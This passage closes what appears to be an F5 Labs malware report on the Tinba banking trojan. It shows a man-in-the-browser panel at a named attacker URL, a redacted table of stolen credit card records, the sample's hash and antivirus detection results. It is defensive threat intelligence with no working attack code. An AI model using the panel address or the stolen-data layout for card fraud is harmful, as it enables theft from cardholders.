


.::CC+VBV Grabber

Password: Sign in

Figure 22: The man-in-the-browser login panel located at https://omtorwa.com/security/


### Stolen Credentials



| ip | browser_type | site | country | bank_name | card_vendor | card_type | card_class | card_number | cvv | name_on_card | exp | address | city | state | zip | details |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter | Filter |
| [redacted] | FF | live | CA | [redacted] | MASTERCARD | CREDIT | STANDARD | [redacted] | [redacted] | [redacted] | 06/2018 | [redacted] | Chateauguay | QC | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | MASTERCARD | CREDIT | STANDARD | [redacted] | [redacted] | [redacted] | 08/2017 | [redacted] | Condell Park | New South Wales | [redacted] | [redacted] |
| [redacted] | FF | live | AU | [redacted] | MASTERCARD | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 02/2016 | [redacted] | Wilson, Perth | Western Australia | [redacted] | [redacted] |
| [redacted] | IE9 | yahoo | AU | [redacted] | VISA | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 04/2017 | [redacted] | Orange | New South Wales | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | MASTERCARD | CREDIT | STANDARD | [redacted] | [redacted] | [redacted] | 03/2016 | [redacted] | bellmere | Queensland | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | MASTERCARD | DEBIT | STANDARD | [redacted] | [redacted] | [redacted] | 01/2016 | [redacted] | Devonport | Tasmania | [redacted] | [redacted] |
| [redacted] | IE8 | live | AU | [redacted] | VISA | DEBIT | CLASSIC | [redacted] | [redacted] | [redacted] | 11/2016 | [redacted] | cessnock | New South Wales | [redacted] | [redacted] |
| [redacted] | IE7 | yahoo | AU | [redacted] | VISA | DEBIT | CLASSIC | [redacted] | [redacted] | [redacted] | 07/2015 | [redacted] | Robina, Gold C... | Queensland | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | MASTERCARD | DEBIT | STANDARD | [redacted] | [redacted] | [redacted] | 06/2016 | [redacted] | oberon | New South Wales | [redacted] | [redacted] |
| [redacted] | IE8 | live | AU | [redacted] | VISA | CREDIT | [N/A] | [redacted] | [redacted] | [redacted] | 11/2017 | [redacted] | Upper Coomera | Queensland | [redacted] | [redacted] |
| [redacted] | IE9 | google | NZ | [redacted] | VISA | DEBIT | [N/A] | [redacted] | [redacted] | [redacted] | 01/2016 | [redacted] | Papakura | Auckland | [redacted] | [redacted] |
| [redacted] | IE8 | google | AU | [redacted] | AMERICAN EXP... | CREDIT | [N/A] | [redacted] | [redacted] | [redacted] | 08/2015 | [redacted] | scottsdale | Tasmania | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | VISA | DEBIT | CLASSIC | [redacted] | [redacted] | [redacted] | 02/2018 | [redacted] | whyalla | South Australia | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | VISA | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 08/2017 | [redacted] | butler | Western Australia | [redacted] | [redacted] |
| [redacted] | IE10 | yahoo | MY | [redacted] | MASTERCARD | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 06/2016 | [redacted] | kl | wp | [redacted] | [redacted] |
| [redacted] | IE8 | live | AU | [redacted] | VISA | DEBIT | CLASSIC | [redacted] | [redacted] | [redacted] | 09/2017 | [redacted] | Kingswood | South Australia | [redacted] | [redacted] |
| [redacted] | IE9 | live | AU | [redacted] | MASTERCARD | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 04/2016 | [redacted] | sydney | New South Wales | [redacted] | [redacted] |
| [redacted] | IE8 | live | AU | [redacted] | VISA | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 09/2017 | [redacted] | St Kilda | Victoria | [redacted] | [redacted] |
| [redacted] | IE9 | live | NZ | [redacted] | VISA | DEBIT | [N/A] | [redacted] | [redacted] | [redacted] | 07/2016 | [redacted] | botany downs | new zealand | [redacted] | [redacted] |
| [redacted] | IE10 | yahoo | AU | [redacted] | VISA | [N/A] | [N/A] | [redacted] | [redacted] | [redacted] | 10/2016 | [redacted] | CARNEGIE | Victoria | [redacted] | [redacted] |

Figure 23: Stolen credit card information stored in a SQLite database on the server

# TINBA DETAILS AND DETECTION RATIO



SHA256: 1dac36c1fa57a7cf002d81f01c66fb522498e3483ff0feaf692318c46013765e

File name: Tinba.exe


Detection ratio: 24 / 52

Analysis date: 2014-10-12 13:41:10 UTC ( 0 minutes ago )


Figure 24: Detection details

## Anti-Virus Scanning Results

24 out of 52 antivirus scans detected the file as malicious. The full scan results are as follows:



| Antivirus | Result | Update |
|---|---|---|
| AVware | Trojan.Compcert.090914 (fs) | 20141012 |
| Ad-Aware | Gen:Variant.Graftor.157902 | 20141012 |
| Agnitum | Trojan.Kryptik!rNwL1HgN1hw | 20141012 |
| AhnLab-V3 | Trojan/Win32.Kryptik | 20141012 |
| Avira | TR/Spy.ZBot.lperys | 20141012 |
| BitDefender | Gen:Variant.Graftor.157902 | 20141012 |
| Cyren | W32/Trojan.YJTS-5265 | 20141012 |
| ESET-NOD32 | a variant of Win32/Kryptik.CMCO | 20141012 |
| Emsisoft | Gen:Variant.Graftor.157902 (B) | 20141012 |
| F-Secure | Gen:Variant.Graftor.157902 | 20141012 |
| Fortinet | W32/Kryptik.CMCO!tr | 20141012 |
| GData | Gen:Variant.Graftor.157902 | 20141012 |
| Ikarus | Trojan-Ransom.Win32.Foreign | 20141012 |
| Kaspersky | Trojan-Ransom.Win32.Foreign.lelg | 20141012 |
| Malwarebytes | Trojan.Downloader | 20141012 |
| McAfee | RDN/Ransom!ek | 20141012 |
| McAfee-GW-Edition | RDN/Ransom!ek | 20141012 |
| MicroWorld-eScan | Gen:Variant.Graftor.157902 | 20141012 |
| NANO-Antivirus | Trojan.Win32.ZBot.dgczfe | 20141012 |
| Norman | Tinba.G | 20141012 |
| Qihoo-360 | Win32/Trojan.Spy.f65 | 20141012 |
| Sophos | Mal/Tinba-B | 20141012 |
| Symantec | WS.Reputation.1 | 20141012 |
| VIPRE | Trojan.Compcert.090914 (fs) | 20141012 |
| AVG | ✓ | 20141012 |
| AegisLab | ✓ | 20141012 |
| Antiy-AVL | ✓ | 20141012 |
| Avast | ✓ | 20141012 |



| | | |
|---|---|---|
| Baidu-International | ✓ | 20141012 |
| Bkav | ✓ | 20141011 |
| ByteHero | ✓ | 20141012 |
| CAT-QuickHeal | ✓ | 20141011 |
| CMC | ✓ | 20141009 |
| ClamAV | ✓ | 20141012 |
| Comodo | ✓ | 20141011 |
| DrWeb | ✓ | 20141012 |
| F-Prot | ✓ | 20141009 |
| Jiangmin | ✓ | 20141011 |
| K7AntiVirus | ✓ | 20141010 |
| K7GW | ✓ | 20141011 |
| Kingsoft | ✓ | 20141012 |
| Microsoft | ✓ | 20141012 |
| Panda | ✓ | 20141010 |
| Rising | ✓ | 20141012 |
| SUPERAntiSpyware | ✓ | 20141011 |
| Tencent | ◷ | 20140822 |
| TheHacker | ✓ | 20141010 |
| TotalDefense | ✓ | 20141012 |
| VBA32 | ✓ | 20141010 |
| ViRobot | ✓ | 20141012 |
| Zillya | ✓ | 20141012 |
| Zoner | ✓ | 20141010 |
| nProtect | ✓ | 20141012 |

Table 7: Scan results

## About F5 Labs

F5 Labs combines the expertise of our security researchers with the threat intelligence data we collect to provide actionable, global intelligence on current cyber threats—and to identify future trends. We look at everything from threat actors, to the nature and source of attacks, to post-attack analysis of significant incidents to create a comprehensive view of the threat landscape. From the newest malware variants to zero-day exploits and attack trends, F5 Labs is where you'll find the latest insights from F5's threat intelligence team.

F5 Networks, Inc. | f5.com

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119 | 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan:f5j-info@f5.com

©2016 F5 Networks, Inc. All rights reserved. F5, F5 Networks, and the F5 logo are trademarks of F5 Networks, Inc. in the U.S. and in certain other countries. Other F5 trademarks are identified at f5.com. Any other products, services, or company names referenced herein may be trademarks of the irrespective owners with no endorsement or affiliation, expressed or implied, claimed by F5.